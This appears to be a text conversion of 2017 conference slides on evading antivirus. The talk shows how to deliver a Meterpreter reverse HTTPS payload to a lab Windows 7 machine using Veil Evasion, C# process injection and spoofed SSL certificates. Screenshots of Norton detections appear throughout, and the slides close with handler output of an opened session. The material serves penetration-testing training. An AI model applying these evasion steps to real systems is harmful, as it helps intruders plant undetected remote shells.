

n00b 101:
Practical Techniques for
AV Bypass

ANYCON


June 16-17, 2017

Presenter: Jared Hoffman


[HOME](#) [BLOG](#) [PGP](#)

CYBERDECODE LLC


INFORMATION SECURITY CONSULTING



**VULNERABILITY
ASSESSMENTS**



**PENETRATION
TESTING**



**AWARENESS &
TRAINING**

Practical Techniques for AV Bypass.

Objective: How can I deliver a well-known payload (Meterpreter), and still avoid AV detection?

...this is not a talk about zero days.

...this is not a talk downplaying the role of AV.


...this worked for me, it may not work for you.

Practical Techniques for AV Bypass.

“In general, detection of a virus is shown to be **undecidable** both by a-priori and runtime analysis, and without detection, cure is likely to be difficult or impossible.”

- Fred Cohen

Source: *Computer Viruses – Theory and Experiments*, (1984, Fred Cohen) , Introduction and Abstract
<http://all.net/books/virus/part1.html>



Practical Techniques for AV Bypass.

AV Detection Types:

- Signature
- Heuristic
- Behavioral
- Real-time

Practical Techniques for AV Bypass.

Three Bypass Scenarios:

1. Generate a standalone EXE.
2. Stealth persistence with kyREcon's Shellter Pro v2.0.
3. MS PowerPoint MouseOver Action for MSF HTTPS Meterpreter payload delivery.....need to bypass application whitelisting.

Practical Techniques for AV Bypass.

Victim VM:



Windows 7 Pro SP 1



- **Anti-Virus:** Auto Protection, Scans, Real & Boot Time Protection, SONAR Protection.
- **Firewall:** Smart Firewall, Intrusion Prevention, Exploit Prevention, Browser Protection, Download Intelligence.

Practical Techniques for AV Bypass.

Attacker VMs:



Practical Techniques for AV Bypass.

Attack VMs



VMware
Shared Folder

Victim VM



P1: Generating a standalone EXE.

Objective: Build a 32bit EXE file for Windows victim, with a Meterpreter Reverse HTTPS payload.



...custom EXE using remote process injection.

P1: Generating a standalone EXE.

The screenshot shows the Norton File Insight interface. At the top, a red banner reads "Auto-Protect blocked this Virus. No further action is needed." Below this, there are three tabs: "Details", "Origin", and "Activity". The "Details" tab is active. On the left, a table lists file properties:

On computers as of	5/14/2017 at 12:20:06 AM
Last Used	5/14/2017 at 12:20:06 AM
Startup Item	No
Launched	No

On the right, the file details for "baseline.exe" are shown, including the threat name "Packed.Generic.347". Below this, three risk indicators are listed: "Very Few Users" (Fewer than 5 users in the Norton Community have used this file.), "Very New" (This file was released less than 1 week ago.), and "High" (This file risk is high.). A red box highlights the "Threat type" description: "Threat type: Virus. Programs that infect other programs, files, or areas of a computer by inserting themselves or attaching themselves to that medium." At the bottom, there are links for "Copy to Clipboard", "Options", and a "Close" button. The Norton logo is in the bottom left corner.

Case #1:
Signature-based
Detection ❌

MSF Exe with
baseline
template.

P1: Generating a standalone EXE.

<https://goo.gl/IEkk7T>

Case #1:

Signature-based
Detection ❌

MSF Exe with
baseline
template.

P1: Generating a standalone EXE.


- Stager - 32 versus 64 bit stager
- Template - Use another template besides MSF 32/64 bit defaults
- Shellcode - various encoding options

Case #1:
Signature-based
Detection 

MSF Exe with
baseline
template.

Source: *Three Simple Disguises for Evading Antivirus*,
Logan Lembke, Black Hills Information Security,
<http://www.blackhillsinfosec.com/?p=5094>

P1: Generating a standalone EXE.



The screenshot shows the Norton File Insight interface. At the top, a red banner states "This threat has been removed. No further action is needed." Below this, the "Details" tab is selected. On the left, a table lists file properties: "On computers as of" (5/15/2017 at 9:25:32 PM), "Last Used" (5/15/2017 at 9:27:32 PM), "Startup Item" (No), and "Launched" (No). On the right, the file name "n0t3pad.exe" and threat name "Heur.AdvMLB" are highlighted with a red box. Below this, three risk indicators are shown: "Very Few Users" (Fewer than 5 users in the Norton Community have used this file.), "Very New" (This file was released less than 1 week ago.), and "High" (This file risk is high.). At the bottom left, a red box highlights the "Threat type: Heuristic Virus. Detection of a threat based on malware heuristics." At the bottom right, there are links for "Copy to Clipboard", "Restore", "Options", and a "Close" button. The Norton logo is in the bottom left corner.

Property	Value
On computers as of	5/15/2017 at 9:25:32 PM
Last Used	5/15/2017 at 9:27:32 PM
Startup Item	No
Launched	No

Threat type: Heuristic Virus. Detection of a threat based on malware heuristics.

n0t3pad.exe
Threat name: Heur.AdvMLB

Very Few Users
Fewer than 5 users in the Norton Community have used this file.

Very New
This file was released less than 1 week ago.

High
This file risk is high.

Case #2:
Heuristic-based
Detection ❌

MSF Exe with
different template
(using 32bit
notepad.exe).

P1: Generating a standalone EXE.

<https://goo.gl/GR4yc9>

Case #2:

Heuristic-based
Detection ❌

MSF Exe with
different template
(using 32bit
notepad.exe).

P1: Generating a standalone EXE.

Possible Solution:

- Veil Framework 3.0
- Chris Truncer, Will Schroeder, Mike Wright
- Veil Evasion and Veil Ordinance
- Sources:
<https://www.veilframework.com>
- <https://github.com/Veil-Framework/Veil>

Case #2:

Heuristic-based
Detection ❌

Generate PE file
with Veil Evasion.

P1: Generating a standalone EXE.

The screenshot shows the Norton File Insight interface. At the top, a red banner displays a warning: "A program was behaving suspiciously on your computer. This program was removed." Below this, the "Details" tab is active, showing a table of file metadata:

On computers as of	5/15/2017 at 11:02:55 PM
Last Used	5/15/2017 at 11:02:55 PM
Startup Item	No
Launched	Yes

Below the table, a red-bordered box contains the text: "SONAR Protection monitors for suspicious program activity on your computer." To the right, the file name "code_injector.exe" is highlighted in a red box, with the threat name "SONAR.Heuristic.158" listed below it. Further down, three risk indicators are shown: "Very Few Users" (fewer than 5 users), "Very New" (released less than 1 week ago), and "High" (this file risk is high). At the bottom, there are links for "Copy to Clipboard", "Restore", "Options", and a "Close" button. The Norton logo is in the bottom left corner.

Case #3:

Signature-based Detection ●

Heuristic Detection ●


Firewall Alert ✘

Sonar Detection ✘

Generate PE file with Veil Evasion.

CYBERDECODE

P1: Generating a standalone EXE.



Case #3:

Signature-based Detection ●

Heuristic Detection ●

Firewall Alert ✘

Sonar Detection ✘

Generate PE file with Veil Evasion.

CYBERDECODE

P1: Generating a standalone EXE.

The screenshot shows a Windows Firewall Alert window titled "Firewall Alert". An orange banner at the top contains the text "Suspicious network activity has been detected." Below this, the alert details for the file "void.exe" are shown. On the left, there are three risk indicators: "Very Few Users" (fewer than 5 users in the Norton Community), "Very New" (released less than 1 week ago), and "Unproven" (not enough information to recommend). The main area shows a network diagram with a computer icon on the left and a globe icon on the right, connected by a dotted line. Below the diagram, a table shows the connection details: "VICTIM7" (192.168.222.148:15232) connected to "TCP" (Port 443) on "192.168.222.198" (192.168.222.198:443). The "Date and Time" is "5/18/2017 12:06:03 AM". The "Options" section includes a dropdown menu set to "Block this instance (recommen)" and a checkbox for "Do not notify me again". The Norton logo is in the bottom left, and "More Details" and "OK" buttons are in the bottom right.

Firewall Alert ?

! Suspicious network activity has been detected.

Very Few Users
Fewer than 5 users in the Norton Community have used this file.

Very New
This file was released less than 1 week ago.

Unproven
There is not enough information about this file to recommend it.

void.exe Info

VICTIM7 TCP 192.168.222.198
192.168.222.148:15232 Port 443 192.168.222.198:443

Date and Time: 5/18/2017 12:06:03 AM

Options: Block this instance (recommen)

Do not notify me again

Norton by Symantec

More Details OK

Case #3:

Signature-based Detection ●

Heuristic Detection ●

Firewall Alert ✖

Generate PE file with Veil Evasion.

P1: Generating a standalone EXE.

<https://goo.gl/cWT3qp>

Case #3:

Signature-based
Detection ●

Heuristic Detection ●

Firewall Alert ✘

Sonar Detection ✘

Generate PE file
with Veil Evasion.

P1: Generating a standalone EXE.

Possible Solution:

- Payload injection into remote process using C# and Windows API calls.
- **Source:** Xartrick, <http://www.ownedcore.com/forum/s/world-of-warcraft/world-of-warcraft-bots-programs/wow-memory-editing/422280-c-asm-injection-createremotethread.html>

Case #4:

Signature

Detection 


Heuristic Detection 

Firewall Alert 

Sonar Detection 

Payload remote process injection with C#.

P1: Generating a standalone EXE.



Case #4:

Signature

Detection ●

Heuristic Detection ●


Firewall Alert ●

Sonar Detection ✖

Payload remote
process injection
with C#.

CYBERDECODE

P1: Generating a standalone EXE.



Case #4:

Signature

Detection ●

Heuristic Detection ●

Firewall Alert ●

Sonar Detection ✖

Payload remote
process injection
with C#.

CYBERDECODE

P1: Generating a standalone EXE.

The screenshot shows the 'Security History - Advanced Details' window. The 'Alert Summary' table contains one entry: a High severity alert titled 'An intrusion attempt by 192.168.222.198 was blocked.' dated 5/16/2017 at 8:33:03 PM, with a status of 'Blocked' and 'No Action Required'. The 'Advanced Details' section shows the 'IPS Alert Name' as 'Attack: Meterpreter Reverse HTTPS'. The 'Attacking Computer' is '192.168.222.198, 443' and the 'Destination Address' is 'VICTIM7 (192.168.222.134, 49207)'. The 'Source Address' is '192.168.222.198' and the 'Traffic Description' is 'TCP, https'. A note at the bottom states: 'Network traffic from 192.168.222.198 matches the signature of a known attack. The attack was blocked from \\DEV\CD\HARDISK\O\L\M\F\U\C\F\B\B\A\R\K\B'. The Norton logo is in the bottom left, and 'Security History' and 'Close' buttons are in the bottom right.

Severity	Activity	Date & Time	Status	Recommended Action
High	An intrusion attempt by 192.168.222.198 was blocked.	5/16/2017 8:33:03 PM	Blocked	No Action Required

Advanced Details	Value
IPS Alert Name	Attack: Meterpreter Reverse HTTPS
Default Action	No Action Required
Action Taken	No Action Required
Attacking Computer	192.168.222.198, 443
Destination Address	VICTIM7 (192.168.222.134, 49207)
Source Address	192.168.222.198
Traffic Description	TCP, https

Case #4:

Signature-based Detection ●

Heuristic Detection ●

Firewall Alert ●

Sonar Detection ●

IPS Detection ✖

Code injection with C#.

CYBERDECODE

P1: Generating a standalone EXE.

Security History - Advanced Details [?]

Alert Summary

Severity	Activity	Date & Time	Status	Recommended Action
● High	An intrusion attempt by 192.168.222.198 was blocked.	5/16/2017 8:33:03 PM	Blocked	No Action Required

Advanced Details

Default Action	No Action Required
Action Taken	No Action Required
Attacking Computer	192.168.222.198, 443
Destination Address	VICTIM7 (192.168.222.134, 49207)
Source Address	192.168.222.198
Traffic Description	TCP, https

Network traffic from 192.168.222.198 matches the signature of a known attack. The attack was resulted from \\DEVICE\\HARDDISKVOLUME2\\USERS\\PPARKER\\APPDATA\\LOCAL\\MICROSOFT\\ONEDRIVE\\ONEDRIVE.EXE. To stop being notified for this type of traffic, in the **Actions** panel, click **Stop Notifying Me**.

Actions

Stop Notifying Me

Risk Management

More Information

[How risks are detected](#)
[Intrusion Prevention](#)

Security History Close

Norton by Symantec

Case #4:

Signature-based Detection ●

Heuristic Detection ●

Firewall Alert ●

Sonar Detection ●

IPS Detection ✖

Code injection with C#.

CYBERDECODE

P1: Generating a standalone EXE.

<https://goo.gl/5rfbxJ>

Case #4:

Signature-based
Detection ●

Heuristic Detection ●

Firewall Alert ●

Sonar Detection ●

IPS Detection ✖

Code injection with
C#.

P1: Generating a standalone EXE.

Possible Solution:

- HTTP SSL Certificate Impersonation -
auxiliary/gather/impersonate_ssl
- **Source:** Carlos Perez, *Tip: Meterpreter SSL Certificate Validation*,
<https://www.darkoperator.com/blog/2015/6/14/tip-meterpreter-ssl-certificate-validation>

Case #5:

Signature-based Detection ●

Heuristic Detection ●

Firewall Alert ●

Sonar Detection ●

IPS Detection ✖

Spoof SSL Certificate.

P1: Generating a standalone EXE.

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.222.198:443
msf exploit(handler) > [*] Starting the payload handler...
[*] https://192.168.222.198:443 handling request from 192.168.222.134; (UUID: e8u61nmw) Meterpreter will verify SSL
Certificate with SHA1 hash bbc6ea529d841bd906327438facef7b4c358b7e9
[*] https://192.168.222.198:443 handling request from 192.168.222.134; (UUID: e8u61nmw) Staging x86 payload (958531
bytes) ...
[*] Meterpreter session 2 opened (192.168.222.198:443 -> 192.168.222.134:49273) at 2017-05-14 06:24:17 -0400

msf exploit(handler) > sessions -l

Active sessions
=====

  Id  Type           Information                                     Connection
  --  -
